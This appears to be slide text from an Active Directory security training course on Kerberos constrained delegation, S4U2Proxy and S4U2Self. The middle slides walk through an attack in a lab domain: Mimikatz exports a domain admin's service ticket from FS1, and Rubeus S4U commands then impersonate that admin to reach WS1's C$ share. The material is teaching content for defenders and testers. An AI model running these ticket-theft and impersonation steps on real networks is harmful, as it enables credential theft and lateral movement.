
- Delegation (acting on behalf of another user) should only happen, if said user is present
- More precisely, only if said user has effectively connected to the delegation service
- S4U2Proxy therefore requires **proof** of a user's presence
- This proof comes in the form of the user's **service ticket** they used to connect to the delegation service



# S4U2Proxy – Details




# Constrained Delegation - Example Setup (Kerberos Only)



```
PS > Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties *
```

```
[CUT]
DistinguishedName      : CN=WS1,OU=Servers,DC=child,DC=testlab,DC=local
msDS-AllowedToDelegateTo : {CIFS/fs1.child.testlab.local, CIFS/fs1}
Name                   : WS1
ObjectClass             : computer
ObjectGUID              : 14b11bed-3bcd-4256-be29-a2a4689ceec0
[CUT]
```





# S4U2Proxy – Service Ticket Validation

- S4U2Proxy requires a user's service ticket as **proof** of said user's presence
- However, additional requirements apply, i.e., not all tickets can be used for S4U2Proxy
- Specifically, the ticket must be flagged as **FORWARDABLE**
- By default, a regular user's service ticket is always **FORWARDABLE**
- But certain conditions remove this flag:
  - The affected user is member of the **Protected Users** group
  - The affected user is marked as **sensitive**
  - Tickets acquired via **S4U2Self** without proper delegation permissions (covered in the next section)

# Forwardable Tickets

```
> klist
```

```
#0> Client: tmassie @ CHILD.TESTLAB.LOCAL  
Server: krbtgt/CHILD.TESTLAB.LOCAL @ CHILD.TESTLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent [CUT]  
[CUT]  
  
#1> Client: tmassie @ CHILD.TESTLAB.LOCAL  
Server: cifs/fs1.child.testlab.local @ CHILD.TESTLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate  
[CUT]
```


More information: [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-kile/de260077-1955-447c-a120-af834afe45c2](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/de260077-1955-447c-a120-af834afe45c2)

# Non-Forwardable Tickets

>klist

```
#0> Client: ffast @ CHILD.TESTLAB.LOCAL
Server: krbtgt/CHILD.TESTLAB.LOCAL @ CHILD.TESTLAB.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xe10000 -> renewable initial pre_authent [CUT]
[CUT]

#1> Client: ffast @ CHILD.TESTLAB.LOCAL
Server: cifs/fs1.child.testlab.local @ CHILD.TESTLAB.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xa50000 -> renewable pre_authent ok_as_delegate [CUT]
[CUT]
```



User logon name: ffast @child.testlab.local

User logon name (pre-Windows 2000): child\ ffast

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Smart card is required for interactive logon
- ☒ Account is sensitive and cannot be delegated
- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.

# Attacking Kerberos Only Constrained Delegation


- In **Kerberos Only** mode, the initial authentication must occur over Kerberos
- A user's presence is required before the delegating account can impersonate them
- Therefore, the following conditions apply for attackers:
  - The attacker must have **control over the account** enabled for constrained delegation
  - A user must **actively connect** to the target account with Kerberos authentication\*
- As a result, the attacker will be able to impersonate said users against the allowed targets

\*Side note:

- There are known techniques to bypass this requirements
- Requires combination of RBCD with Constrained Delegation (Kerberos Only) → Covered later
- See talk of Charlie Bromberg at Insomni'Hack 2022:

<https://www.thehacker.recipes/ad/movement/kerberos/delegations#talk>

# Attack Flow



# Attack – Initial Situation on FS1

```
> hostname
```

```
FS1
```

Running on FS1

```
> whoami
```

```
nt authority\system
```

Running as SYSTEM (against network FS1\$)

```
> dir \\ws1\c$
```

```
Access is denied.
```

Access to WS1 is not possible

# Attack – Domain Admin Connection

```
> whoami
```

```
winattacklab\ffast
```

Domain admin

```
> PsExec.exe \\fs1 systeminfo
```

Connecting to FS1 using Kerberos authentication  
(SPN: cifs/FS1)

→ Service ticket of ffast is sent to FS1

```
PsExec v2.34 - Execute processes remotely  
Copyright (C) 2001-2021 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Starting PSEXESVC service on fs1...  
[CUT]
```

# Attack – Listing Tickets on FS1

Mimikatz module to list Kerberos tickets

```
mimikatz # sekurlsa::tickets
```

```
Authentication Id : 0 ; 1344452 (00000000:001483c4)
Session           : Network from 0
User Name         : ffast
[ CUT ]
```

Service Ticket of ffast

Group 0 - **Ticket Granting Service**

Forwardable → Usable for S4U2Proxy

```
Group 1 - Client Ticket ?
```

```
[00000000]
```

```
Service Name (02) : cifs ; fs1 ; @ WINATTACKLAB.LOCAL
```

```
Target Name  (--) : @ WINATTACKLAB.LOCAL
```

```
Client Name  (01) : ffast ; @ WINATTACKLAB.LOCAL
```

```
Flags 40a10000 : name_canonicalize ; [ CUT ] ; renewable ; forwardable ;
[ CUT ]
```



# Attack – Exporting Tickets on FS1

Dumping tickets to disk

```
mimikatz # sekurlsa::tickets /export
```

[CUT]

Service Name (02) : **cifs** ; fs1 ; @ WINATTACKLAB.LOCAL

Target Name (--) : @ WINATTACKLAB.LOCAL

Client Name (01) : **ffast** ; @ WINATTACKLAB.LOCAL

[CUT]

\* Saved to file [0;1e5140]-1-0-40a10000-ffast@cifs-fs1.kirbi !

```
> dir
```

[CUT]

04/28/2022 11:04 AM

1,735

[0;1e5140]-1-0-40a10000-ffast@cifs-fs1.kirbi

[CUT]

Service Ticket of ffast for cifs/fs1

# Attack – Requesting TGT as FS1\$

```
>.\Rubeus.exe tgtdeleg /nowrap
```

Requesting a TGT as the current user (FS1\$)

```
[*] Action: Request Fake Delegation TGT (current user)
```

```
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
```

```
[*] Initializing Kerberos GSS-API w/ fake delegation for target  
'cifs/DC1.winattacklab.local'
```

```
[CUT]
```

```
[+] Successfully decrypted the authenticator
```

```
[*] base64(ticket.kirbi):
```

```
doIFpjCCBaKgAwIBBaEDAgE [CUT]
```

Resulting TGT (base64 encoded)

# Attack – Performing S4U2Proxy from FS1

```
>. \Rubeus.exe s4u _____ ➔ Trigger S4U abuse
   /tgs:"C:\temp\[CUT]ffast@cifs-fs1.kirbi" _____ ➔ Service Ticket of ffast for impersonation
   /msdssp:"cifs/ws1" _____ ➔ Target service
   /ticket:doIFpjCCBaKgAwIBBaEDAgEWo [CUT] _____ ➔ Previously requested TGT
   /ptt _____ ➔ Automatically import tickets
```

[\*] Action: S4U

[\*] Loaded a TGS for WINATTACKLAB.LOCAL\ffast

Performing S4U2Proxy to get a  
ticket as ffast for cifs/WS1

[\*] **Impersonating user 'ffast' to target SPN 'cifs/ws1'**  
[\*] Using domain controller: DC1.winattacklab.local (10.0.1.100)  
[\*] Building **S4U2proxy** request for service: 'cifs/ws1'  
[\*] Sending S4U2proxy request  
[+] S4U2proxy success!

[\*] base64(ticket.kirbi) for SPN 'cifs/ws1':

**doIGLjCCBiqqAwIBBaEDAgEWooIFRTCCBUfhggU9MIIFO [CUT]**

Resulting service ticket

[+] Ticket successfully imported!


# Attack – Listing Tickets on FS1

```
>klist
```

```
Current LogonId is 0:0x3e7
```

```
Cached Tickets: (1)
```

```
#0> Client: ffast @ WINATTACKLAB.LOCAL  
Server: cifs/ws1 @ WINATTACKLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x60a50000 -> forwardable forwarded renewable pre_authent  
Start Time: 4/28/2022 11:54:01 (local)  
End Time: 4/28/2022 21:40:19 (local)  
Renew Time: 5/5/2022 11:40:19 (local)  
Session Key Type: AES-128-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called:
```



Service Ticket of ffast for  
cifs/WS1

# Attack – Result

```
>dir \\ws1\c$
```

```
Directory of \\ws1\c$
```

```
03/04/2022  04:01 PM    <DIR>          AzureData
03/04/2022  04:35 PM    <DIR>          IIS
03/04/2022  04:33 PM    <DIR>          inetpub
03/04/2022  04:28 PM    <DIR>          Packages
02/02/2022  07:26 PM    <DIR>          PerfLogs
03/04/2022  04:41 PM    <DIR>          Program Files
03/04/2022  04:36 PM    <DIR>          Program Files (x86)
03/04/2022  04:42 PM    <DIR>          terraform
03/04/2022  04:40 PM    <DIR>          Users
04/28/2022  11:55 AM    <DIR>          Windows
03/04/2022  04:07 PM    <DIR>          WindowsAzure
               0 File(s)                0 bytes
              11 Dir(s)  14,762,795,008 bytes free
```

Access to WS1 is now possible




# **Constrained Delegation**

## Protocol Transition

# Challenges with Kerberos Only

Example Situation:



Issues:

- Initial user authentication is **not related to Kerberos**
- The delegation service would like to **translate** the authentication **to Kerberos**
- However, the **user presence cannot be proven** in "Kerberos terms" (i.e. there is no user ticket)
- The delegation service therefore cannot simply invoke S4U2Proxy


# Protocol Transition vs. Kerberos Only

- In "**Kerberos Only**" mode, initial user authentication occurs over **Kerberos exclusively**
- In "**Protocol Transition**" mode, the user authentication is **translated to Kerberos**
- The initial user authentication can take on **any form**:
  - NTLM
  - Username & Password Login on a Website
  - Federated authentication via an IDP (e.g. SAML/OpenID Connect)
  - Etc.




# Protocol Extension S4U2Self

- To allow protocol transition, the **S4U2Self** extension has been added
- **S4U2Self** allows a **service** to get a **service ticket** on behalf of a **user** to **itself**
- This **service ticket** represents the user's presence
- Next, it can be used as **proof** in **S4U2Proxy** to get a **service ticket** for another **service**



More information: [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-sfu](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu)

# Protocol Transition – Consequences



